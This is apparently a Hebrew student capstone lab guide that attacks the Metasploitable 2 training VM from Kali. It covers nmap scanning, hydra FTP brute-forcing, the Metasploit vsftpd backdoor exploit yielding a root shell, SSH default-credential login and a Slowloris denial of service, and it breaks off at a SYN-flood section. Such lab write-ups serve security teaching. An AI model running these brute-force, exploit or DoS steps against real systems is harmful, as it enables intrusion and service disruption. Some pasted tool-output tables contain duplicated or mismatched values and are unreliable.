

פרויקט גמר – מגן סייבר

John Bryce מכללת

גיא ונג

מחזור 16

METASPLOITABLE 2

גרסה זו פורסמה ב-12 ביוני 2012 במטרה לבצע הדרכות אבטחה בדיקות חדירה ותרגול טכניקות תקיפה.

במדריך אדגים מספר התקפות על המכונה Metasploitable 2 באמצעות Kali Linux.

לצורך ביצוע ההתקפות צריך להתקין את המכונות הווירטואליות מהקישורים הבאים:

Kali 2020.4: <https://cdimage.kali.org/kali-2020.4> > [kali-linux-2020.4-installer-amd64.iso](https://cdimage.kali.org/kali-2020.4-installer-amd64.iso)

Metasploitable 2: <https://sourceforge.net/projects/metasploitable/files/Metasploitable2>

לאחר התקנת המכונות נעלה את Kali ואת Metasploitable ונבדק את כתובות ה-IP של המכונות

עם הפקודה: **ifconfig**

Kali

```
(eliot@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.225 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe8b:2779 prefixlen 64 scopeid 0x20<link>
    inet6 fd7c:3f5:83b0:0:a00:27ff:fe8b:2779 prefixlen 64 scopeid 0x0<global>
    inet6 fd7c:3f5:83b0:0:5f7f:92a2:1ed:1934 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:8b:27:79 txqueuelen 1000 (Ethernet)
    RX packets 80798 bytes 45701679 (43.5 MiB)
    RX errors 0 dropped 12 overruns 0 frame 0
    TX packets 54442 bytes 5168123 (4.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

metasploitable

```
msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:84:3f:40
    inet addr:192.168.1.156 Bcast:192.168.1.255 Mask:255.255.255.0
    inet6 addr: fd7c:3f5:83b0:0:a00:27ff:fe84:3f40/64 Scope:Global
    inet6 addr: fe80::a00:27ff:fe84:3f40/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:49502 errors:0 dropped:0 overruns:0 frame:0
    TX packets:40270 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:4428997 (4.2 MB) TX bytes:6014611 (5.7 MB)
    Base address:0xd020 Memory:f0200000-f0220000
```

בהמשך המדריך הכתובות ישתנו.

תחילה יש לאסוף מידע על המכונה נבצע סריקת על metasploitable באמצעות הכלי nmap כדי לחפש שירותים פתוחים שאותם ניתן לנצל

הפקודה שאני השתמשתי היא:

nmap -sV 192.168.1.156

ניתן לבצע חיפוש קצת יותר מורחב עם הפקודה

nmap -Sv -O -T4 -p 1-65535 192.168.1.156

```
(eliot@kali)-[~]
$ nmap -sV 192.168.1.156
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-10 03:43 PST
Nmap scan report for 192.168.1.156
Host is up (0.0020s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.89 seconds
```

כמו שניתן לראות מצאנו לא מעט שירותים שאותם שניתן לנצל. אפשר להבחין באיזו פורט (port) אותו שירות משתמש, מהו סוג השירות (service) ובאיזו גרסה (version) השירות עובד. המידע המוצג בפנינו הוא חשוב מאוד לצורך הצלחת ההתקפות.

Vsftpd 2.3.4 backdoor port 21

בשירות זה ננצל חולשה אבטחה בשרת vsftpd המאפשר כניסה למערכת דרך "דלת אחורית".

תחילה ננסה למצוא את שם המשתמש והסיסמא של השרת עם כלי שנקרא hydra כלי מהיר לפיצוח סיסמאות

(הכנתי מראש קובץ משתמשים וקובץ סיסמאות)

ניתן להשתמש גם עם הקבצים האלו שנמצאים כבר בלי

/usr/share/workdlists/metasploit/unix_users.txt

/usr/share/workdlists/metasploit/unix_passwords.txt

הסריקה עם הקבצים האלו יכולה לקחת המון הזמן.

הפקודה: **hydra -L /home/eliot/Desktop/user -P /home/eliot/Desktop/password ftp://192.168.1.152**

-L- list of usernames

-P- list of passwords

```
(eliot@kali)-[~]
$ hydra -L /home/eliot/Desktop/user -P /home/eliot/Desktop/password ftp://192.168.1.152 255 ✖
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-18 06:12:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:10/p:9), ~6 tries per task
[DATA] attacking ftp://192.168.1.152:21/
[21][ftp] host: 192.168.1.152 login: user password: user
[21][ftp] host: 192.168.1.152 login: msfadmin password: msfadmin
[21][ftp] host: 192.168.1.152 login: ftp password: alice
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-18 06:12:47
```

נמצאו 3 תוצאות.

כעת ננסה להתחבר לשרת הftp עם השם משתמש והסיסמא שמצאנו

במקרה הזה השתמשתי בשם משתמש user וסיסמא user אך גם האחרים יכולים לעבוד.

```
(eliot@kali)-[~]
$ ftp 192.168.1.152
Connected to 192.168.1.152.
220 (vsFTPd 2.3.4)
Name (192.168.1.152:eliot): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

ניתן להרחיב כאן על פקודות לשרת ftp.

<https://www.serv-u.com/linux-ftp-server/commands>

דרך נוספת לחדור לשרת הftp באמצעות הכלי **msfconsole**. הכלי מצויד במאגר נתונים ומאפשר מגוון רחב של פגיעויות בהתאם למערכות הפעלה בנוסף יכולת איסוף נתונים, סריקת יעדים, וניצול חולשות אבטחה.

ניתן להרחיב כאן על פרויקט Metasploit

<https://he.wikipedia.org/wiki/Metasploit>

נעבור לkali נפתח טרמינל חדש ונריץ את הפקודה: **msfconsole**

```
(eliot@kali)-[~]
$ msfconsole

Metasploit

= [ metasploit v6.0.31-dev ]
+ -- -- [ 2101 exploits - 1131 auxiliary - 357 post ]
+ -- -- [ 592 payloads - 45 encoders - 10 nops ]
+ -- -- [ 7 evasion ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > █
```

בעזרת הפקודה **help** נוכל לראות את רשימת פקודות של msfconsole.



Core Commands	
Command	Description
?	Help menu
banner	Display the awesome metasploit banner
cd	Change the current working directory
clear	Toggle clear
connect	Communicate with a host
debug	Display information useful for debugging
exit	Exit the console
features	Display the list of not yet released features that can be opted in to
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Search the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active sessions
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
sleep	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
version	Show the framework and console library version numbers

Module Commands	
Command	Description
advanced	Displays advanced options for one or more modules
back	Move back from the current context
clear	Clear the module stack
info	Displays information about one or more modules
list	List the module stack
loadpath	Searches for and loads modules from a path
options	Displays global options or for one or more modules

לפני תחילת עבודה עם msfconsole כדאי לעבור על רשימת הפקודות כדי לכיר אותם ולדעת מה כל אחת עושה. לmsfconsole קיים מאגר נתונים גדול המכיל המון חולשות אבטחה. כדי להתחבר ל database של msfconsole יש לשים לב לפני כשרושמים את הפקודה חייבים להיות על משתמש root

הפקודה **sudo su**




```
(eliot@kali)-[~]
$ sudo su
[sudo] password for eliot:
(root@kali)-[/home/eliot]
# msfconsole
```

הפקודה להפעלת מאגר הנתונים היא **msfdb start**

וניתן לבדוק סטאטוס אם השרת מחובר עם הפקודה **msfdb status**

שם השרת הוא **PostgreSQL**



```
= [ metasploit v6.0.31-dev
+ -- -- [ 2101 exploits - 1131 auxiliary - 357 post
+ -- -- [ 592 payloads - 45 encoders - 10 nops
+ -- -- [ 7 evasion

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

[*] Starting persistent handler(s)...
msf6 > msfdb start
[*] exec: msfdb start

[+] Starting database
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```



```
[*] exec: msfdb status

• postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
  Active: active (exited) since Tue 2021-04-20 01:08:06 PDT; 9min ago
  Process: 124417 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
  Main PID: 124417 (code=exited, status=0/SUCCESS)
  CPU: 1ms

Apr 20 01:08:06 kali systemd[1]: Starting PostgreSQL RDBMS ...
Apr 20 01:08:06 kali systemd[1]: Finished PostgreSQL RDBMS.

COMMAND      PID    USER    FD    TYPE  DEVICE  SIZE/OFF  NODE NAME
postgres 124399 postgres 5u     IPv6  180955   0t0      TCP localhost:5432 (LISTEN)
postgres 124399 postgres 6u     IPv4  180956   0t0      TCP localhost:5432 (LISTEN)

UID          PID    PPID    C  STIME TTY      STAT   TIME CMD
postgres 124399    1      0  01:08 ?        Ss      0:00   /usr/lib/postgresql/13/bin/postgres -D /var/lib/postgresql/13/main -c conf

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
```

עכשיו נבצע חיפוש לחולשה בשירות vsftpd.

אפשר להשתמש בפקודה

הפקודה: **search vsftpd**

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

מצאנו את החולשה של השרת שאותו אנחנו רוצים לתקוף במקרה הזה מצאנו רק 1 exploit. אפשר לראות שהדירוג של המודול הזה הוא מצוין זה אומר שההתקפה תצליח במידה ואנחנו עושים הכל בצורה נכונה. בנוסף חושב לשם לב למספר הגרסה של השירות

במידה והגרסה לא תהיה תאומת כנראה ההתקפה לא תצליח זה תקף לכלל המתקפות שאבחן במדריך.

עכשיו נסמן את השורה ונעתיק אותה לשורת הפקודה עם הפקודה **use** לפני

הפקודה **use exploit/unix/ftp/vsftpd_234_backdoor**

```
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 100% Excellent No VSFTPD v2.3.4 Backdoor Command Execution

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

נשתמש בפקודה **info** כדי להציג עוד מידע על המודול הספציפי הזה או על כל מודול אחר שנשתמש בו בהמשך

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: x86
Privileged: yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03
Provided by:
  Info: <@info>
  MC: <@metasploit.com>

Available targets:
  ID  Name
  --  --
  0   Automatic

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.152   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:pattern'
  RPORT     21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 26th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  CVE-2011-2573
  http://pastebin.com/Act79x55
  http://xarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

ונוכל להראות שמוצג לפנינו מידע רב שיכול לשמש אותנו לביצוע המתקפה.

נציג את אפשרויות שצריך להגדיר

עם הפקודה: **show options**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    21               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    21               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

ניתן להציג אפשרויות נוספות באמצעות הפקודה **show advanced**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show advanced

Module advanced options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CMDST     21               yes       The local client address
  CPDST     21               yes       The local client port
  ConnectTimeout  10              yes       Maximum number of seconds to establish a TCP connection
  ContextInfoFile  /usr/share/metasploit-framework/data/context/...
  DisablePayloadHandler  false           no        Disable the handler code for the selected payload
  EnableContextEncoding  false           no        Use transient context when encoding payloads
  Preload    /usr/share/metasploit-framework/data/preload/...
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  SSLEngine  false            no        String for SSL cipher - "DH1-RSA-AES256-SHA" or "ADH"
  SSLVerifyMode  PEEK            no        SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEEK)
  SSLVersion  Auto             yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
  VERBOSE    false            no        Enable detailed status messages
  WORKSPACE  /usr/share/metasploit-framework/data/workspace/...
  WfsDelay   0                no        Additional delay when waiting for a session

Payload advanced options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -
  AutoRunScript  /usr/share/metasploit-framework/data/autorun/...
  CommandShellCleanupCommand  /usr/share/metasploit-framework/data/commandshellcleanup/...
  CreateSession  true             no        Create a new session for every successful login
  InitialAutoRunScript  /usr/share/metasploit-framework/data/initialautorun/...
  VERBOSE        false            no        Enable detailed status messages
  WORKSPACE      /usr/share/metasploit-framework/data/workspace/...
```

לאחר הצגת הנתונים יש לשים מה מבקשים מאיתנו אפשר לראות ברוב המקרים בעמודת required במידה ומופיע yes יש למלא את הערך המבוקש כדי שההתקפה תפעל. יש מקרים בהם יופיע yes בrequired אך לא חייב למלא אותם.

כדי לממש התקפה ב msfconsole צריך להשתמש ב exploit. ה exploit הוא קוד שנבנה במיוחד כדי לנצל חולשה במערכת מסוימת. יש מקרים בהם exploit 1 יכול לנצל חולשה של כמה מערכות. לכן חשוב לשים לב שה exploit שמתמשים בו תואם את המערכת הנתקפת.

דבר נוסף הוא ה payload בכל התקפה עם msfconsole נשתמש ב payload. ה payload הוא קוד שרץ על המחשב הנתקף ומאפשר להתחבר אליו ולהריץ פקודות תלוי ב payload. ברוב המקרים ה payload יוגדר אוטומטית

כדי לראות את כל ה payloads הפקודה **show payloads**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

  #  Name      Disclosure Date  Rank  Check  Description
  --  -
  0  cmd/unix/interact  normal        No      Unix Command, Interact with Established Connection
```

במקרה הזה יש לנו payload 1 שהוגדר אוטומטית. יש מודולים עם יותר payloads.

כמו שאנחנו רואים בהגדרות בערך שמבקשים מאיתנו RHOSTS זו כתובת IP של המחשב הנתקף.

RPORT הוא 21 שכבר מוגדר אין צורך לגעת בו.

הכתובות שלי היא 192.168.1.156 (אצל כל אחד הכתובת יכולה להיות שונה)

עכשיו נגדיר את הRHOSTS

הפקודה:

set RHOSTS 192.168.1.156

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.156
RHOSTS => 192.168.1.156
```

ולאחר מכן נריץ את הפקודה: run

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.156:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.156:21 - USER: 331 Please specify the password.
[+] 192.168.1.156:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.156:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (0.0.0.0:0 → 192.168.1.156:6200) at 2021-03-10 04:42:41 -0800
```

ועכשיו כמו שאפשר לראות נפתח לנו shell כמשתמש root

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.156:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.156:21 - USER: 331 Please specify the password.
[+] 192.168.1.156:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.156:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.156:6200) at 2021-03-10 04:46:40 -0800

ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:84:3f:40
      inet addr:192.168.1.156 Bcast:192.168.1.255 Mask:255.255.255.0
      inet6 addr: fd7c:3f5:83b0:0:a00:27ff:fe84:3f40/64 Scope:Global
      inet6 addr: fe80::a00:27ff:fe84:3f40/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:120504 errors:0 dropped:0 overruns:0 frame:0
      TX packets:108273 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:9037517 (8.6 MB) TX bytes:9806738 (9.3 MB)
      Base address:0xd020 Memory:f0200000-f0220000
```

```
id
uid=0(root) gid=0(root)
```

```
whoami
root
```


OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) port 22

המודול הבא עוסק בחשיפת שם משתמש וסיסמא לצורך התחברות מוצפנת באמצעות ssh.

נתחיל בפקודה **search ssh**

```
msf6 > search ssh
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/cisco_7937g_ssh_privesc	2020-06-02	normal	No	Cisco 7937G SSH Privilege Escalation
1	auxiliary/dos/cisco/cisco_7937g_dos	2020-06-02	normal	No	Cisco 7937G Denial-of-Service Attack
2	auxiliary/dos/windows/ssh/sysax_sshd_keyexchange	2013-03-17	normal	No	Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
3	auxiliary/fuzzers/ssh/ssh_keyinit_corrupt		normal	No	SSH Key Exchange Init Corruption
4	auxiliary/fuzzers/ssh/ssh_version_15		normal	No	SSH 1.5 Version Fuzzer
5	auxiliary/fuzzers/ssh/ssh_version_2		normal	No	SSH 2.0 Version Fuzzer
6	auxiliary/fuzzers/ssh/ssh_version_corrupt		normal	No	SSH Version Corruption
7	auxiliary/gather/qnap_lfi	2019-11-25	normal	Yes	QNAP QTS and Photo Station Local File Inclusion
8	auxiliary/scanner/http/cisco_firepower_login		normal	No	Cisco Firepower Management Console 6.0 Login
9	auxiliary/scanner/http/gitlab_user_enum	2014-11-21	normal	No	GitLab User Enumeration
10	auxiliary/scanner/ssh/apache_karaf_command_execution	2016-02-09	normal	No	Apache Karaf Default Credentials Command Execution
11	auxiliary/scanner/ssh/cerberus_sftp_enumusers	2014-05-27	normal	No	Cerberus FTP Server SFTP Username Enumeration
12	auxiliary/scanner/ssh/detect_kippo		normal	No	Kippo SSH HoneyPot Detector
13	auxiliary/scanner/ssh/eaton_xpert_backdoor	2018-07-18	normal	No	Eaton Xpert Meter SSH Private Key Exposure Scanner
14	auxiliary/scanner/ssh/fortinet_backdoor	2018-01-09	normal	No	Fortinet SSH Backdoor Scanner
15	auxiliary/scanner/ssh/juniper_backdoor	2013-12-20	normal	No	Juniper SSH Backdoor Scanner
16	auxiliary/scanner/ssh/karaf_login		normal	No	Apache Karaf Login Utility
17	auxiliary/scanner/ssh/libssh_auth_bypass	2018-10-16	normal	No	libssh Authentication Bypass Scanner
18	auxiliary/scanner/ssh/ssh_enum_git_keys		normal	No	Test SSH Github Access
19	auxiliary/scanner/ssh/ssh_enumusers		normal	No	SSH Username Enumeration
20	auxiliary/scanner/ssh/ssh_identify_pubkeys		normal	No	SSH Public Key Acceptance Scanner
21	auxiliary/scanner/ssh/ssh_login		normal	No	SSH Login Check Scanner
22	auxiliary/scanner/ssh/ssh_login_pubkey		normal	No	SSH Public Key Login Scanner
23	auxiliary/scanner/ssh/ssh_version		normal	No	SSH Version Scanner
24	exploit/apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	No	Apple iOS Default SSH Password Vulnerability
25	exploit/linux/http/alienvault_exec	2017-01-31	excellent	Yes	AlienVault OSSIM/USM Remote Code Execution
26	exploit/linux/http/php_imap_open_rce	2018-10-23	good	Yes	php imap_open Remote Code Execution
27	exploit/linux/http/symantec_messaging_gateway_exec	2017-04-26	excellent	No	Symantec Messaging Gateway Remote Code Execution
28	exploit/linux/http/ubiquiti_aeros_file_upload	2016-02-13	excellent	No	Ubiquiti aROS Arbitrary File Upload

וכאן נבחר את אפשרות מס 21 ssh login

נעתיק את השורה `auxiliary/scanner/ssh/ssh_login` לשרות הפקודה בשימוש `use`

```
msf6 > use auxiliary/scanner/ssh/ssh_login
```

כעת הפקודה הבאה **show options** תציג את הפרמטרים שצריך למלא

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

Module options (auxiliary/scanner/ssh/ssh_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

שם משתמש: msfadmin

סיסמא: msfadmin

אז יש לנו את השם משתמש והסיסמא בואו ננסה להתחבר דרך ה kali ב ssh ל metasploitable.

הפקודה שאריץ ב kali

ssh msfadmin@192.168.1.156

```
(eliot@kali)~$ ssh msfadmin@192.168.1.156 -p22
msfadmin@192.168.1.156's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Mar  8 08:54:51 2021 from kali.lan
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:84:3f:40
          inet addr:192.168.1.156  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fd7c:3f5:83b0:0:a00:27ff:fe84:3f40/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:128864 errors:0 dropped:0 overruns:0 frame:0
          TX packets:112940 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9961805 (9.5 MB)  TX bytes:10610671 (10.1 MB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Apache httpd 2.2.8 ((Ubuntu) DAV/2) port 80

מודול זה מתמקד בהתקפת HTTP על שרת web מסוג Apache שכבר מותקן ב metasploitable.

ההתקפה שנבצע היא התקפת DOS (מניעת שירות) על שרת הweb.

תחילה ניגש לשרת בhttp ונודא שהוא פעיל



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

הערה: חשוב לשים לב להיכנס בhttp ולא בhttps.

כעת נעבור ל kali וניגש ל msfconsole

ונבצע חיפוש עם הפקודה: **search slowloris**

```
msf6 > search slowloris

Matching Modules

=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  auxiliary/dos/http/slowloris            2009-06-17      normal No     Slowloris Denial of Service Attack

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowloris
```

ונעתיק את המודול לשורת הפקודה : **use auxiliary/dos/http/slowloris**

```
msf6 > use auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) >
```

עכשיו נפתח את הגדרות המודול ונראה איזה נתונים צריך למלא

```
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

Name           Current Setting  Required  Description
-
delay          15              yes       The delay between sending keep-alive headers
rand_user_agent true            yes       Randomizes user-agent with each request
rhost          192.168.1.156   yes       The target address
rport          80              yes       The target port
sockets        150             yes       The number of sockets to use in the attack
ssl            false           yes       Negotiate SSL/TLS for outgoing connections
```

כאן נצטרך למלא את כתובת IP הנתקפת במקרה הזה 192.168.1.156

נשתמש בפקודה **set rhosts 192.168.1.156**

```
msf6 auxiliary(dos/http/slowloris) > set rhosts 192.168.1.156
rhosts => 192.168.1.156
```


ואחר כך נריץ את המתקפה עם הפקודה **run**

ונראה שהמתקפה מתחיל לפעול.

```
msf6 auxiliary(dos/http/slowloris) > run
[*] Running module against 192.168.1.156

[*] Starting server ...
[*] Attacking 192.168.1.156 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
```


עכשיו אם ננסה לגשת חזרה לשרת הweb בכתובת 192.168.1.156 נראה שלא נצליח יש ניסיון התחברות אבל אין תשובה מצד השרת.



וברגע שנעצור את ההתקפה נוכל לגשת שוב לרשת הweb.

Dos – Syn flood attack port 80

ההתקפה הבאה מנצלת פגיעות בהקמת קשר TCP על ידי שליחת בקשות SYN מרובות ובכך לגרום למניעת שירות בשרת. לצורך ההדגמה נעשה שימוש גם ב Wireshark.

תחילה נחזור לשורת הפקודה עם הפקודה **back**

```
msf6 auxiliary(dos/http/slowloris) > back
msf6 > 
```

ובבצע חיפוש חדש ל dos/tcp

